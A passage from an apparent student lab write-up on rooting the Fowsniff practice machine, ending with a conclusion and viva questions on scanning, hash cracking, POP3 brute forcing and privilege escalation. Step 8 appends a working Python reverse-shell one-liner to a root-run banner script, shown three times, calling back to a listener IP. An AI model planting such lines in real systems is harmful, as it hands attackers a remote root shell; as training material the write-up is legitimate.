/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/Maildir/dovecot-uidvalidity.5aa21fac
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshtsQ
/home/baksteen/.bash_logout
/home/baksteen/term.txt
/home/baksteen/.profile
/home/baksteen/.bashrc
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/cgroup.procs
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup.
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup.
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/notify_
/proc/1013/task/1013/fdinfo/0
/proc/1013/task/1013/fdinfo/1
/proc/1013/task/1013/fdinfo/2
/proc/1013/task/1013/fdinfo/3
```

```
baksteen@fowsniff:~$ cd /opt/cube
baksteen@fowsniff:/opt/cube$ ls
cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "

      :sdddddddddddddddy+
      :yNNNNNNNNNNNNNNmhsso
.sdmnnnnNnnnnnnnnNdysssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:      .+mdddddmyyyyhy:
-: -odMMMMMMMMMMhhdyy/.
.ohdddddddddddhho:

      Delivering Solutions\n\n"

baksteen@fowsniff:/opt/cube$
```

8. Open the file with vim and add a python reverse shell one-liner in the file

```

printf "
:sdccccccccccccccdy+
:yNNNNNNNNNNNNNNmhssso
.sdmnnnnNmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:      .+mdccccccmyyyyyhy:
-:      -odNNNNNNNNNNmhhdyy/.
.ohccccccccccccccdhso:      Delivering Solutions\n\n"

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.29",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

~
~
~
~
~
-- INSERT --                                1,9      All

```

OR

```

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.29",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```

```

printf "
:sdccccccccccccccdy+
:yNNNNNNNNNNNNNNmhssso
.sdmnnnnNmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:      .+mdccccccmyyyyyhy:
-:      -odNNNNNNNNNNmhhdyy/.
.ohccccccccccccccdhso:      Delivering Solutions\n\n"

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.131",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

~
~
~
~
~
1,8      All

```

**Conclusion:** The machine pwning experiment on HackTheBox offers a hands-on opportunity for participants to apply cybersecurity principles. Through port scanning, hash decoding, and privilege escalation, participants navigate simulated hacking scenarios. Ethical conduct is emphasised throughout. Successful exploitation culminates in root access and retrieval of a congratulatory message. This experiential learning equips participants with practical skills essential for real-world cybersecurity challenges.

### **Viva Questions and Answers:**

#### **Q1: What is the primary aim of the experiment "Pwning Machines" on HackTheBox?**

**A1:** The primary aim is to demonstrate machine pwning, simulating authentic hacking scenarios to fortify cybersecurity skills.

#### **Q2: What is the significance of ethical integrity in machine pwning on HackTheBox?**

**A2:** Ethical integrity ensures responsible conduct, refraining from unauthorised access or malicious intent throughout the experiment.

#### **Q3: Why is a robust grounding in networking, operating systems, and cybersecurity essentials imperative before engaging in machine pwning on HackTheBox?**

**A3:** It ensures participants have the foundational knowledge necessary to navigate the complexities of cybersecurity challenges.

#### **Q4: Name some essential tools mentioned in the theory for navigating machine pwning challenges on HackTheBox.**

**A4:** Essential tools include Nmap, Metasploit, Burp Suite, and Wireshark.

#### **Q5: What initial steps are involved in the procedure for pwnning machines on HackTheBox?**

**A5:** The initial steps include port scanning and IP discovery using tools like netdiscover and nmap.

#### **Q6: How do we identify potential vulnerabilities in the target system during the port scanning phase?**

**A6:** By analysing the output of the port scan, which reveals open ports and services running on them.

#### **Q7: Describe the process of finding and decoding hashes during the experiment.**

**A7:** Hashes are found in backup files, then decoded using tools like Hashkiller to uncover passwords.

#### **Q8: What tool and technique are employed to perform brute force attacks on POP3 login?**

**A8:** Metasploit-framework is used with the auxiliary scanner/pop3/pop3\_login module for brute forcing POP3 login.



**Q9: After gaining access to the POP3 service, what actions are taken to retrieve SSH credentials?**

**A9:** The retrieved messages are examined to find the SSH credentials, which are then used to establish an SSH connection.

**Q10: How is privilege escalation achieved after gaining initial access to the system?**

**A10:** Privilege escalation is achieved by identifying and exploiting vulnerabilities such as the execution of shell scripts with elevated privileges, as demonstrated in the procedure.

**Q11: What is the significance of investigating the `"/etc/update-motd.d/"` directory during privilege escalation?**

**A11:** It helps identify executable files that may execute shell scripts with elevated privileges, facilitating further exploitation.

**Q12: How is a reverse shell established after identifying a privilege escalation vector?**

**A12:** By adding a Python reverse shell one-liner to an executable file and establishing a listener using netcat.

**Q13: What is the final objective after achieving root access on the target system?**

**A13:** The final objective is to locate and retrieve the file named "flag.txt," which contains the congratulatory message.

**Q14: What ethical considerations are emphasised throughout the experiment?**

**A14:** Ethical considerations include refraining from unauthorised access, maintaining integrity, and respecting the boundaries of the experiment.

**Q15: How does the experiment on HackTheBox contribute to participants' cybersecurity skills?**

**A15:** By providing hands-on experience in navigating simulated hacking scenarios, participants develop practical skills essential for real-world cybersecurity challenges.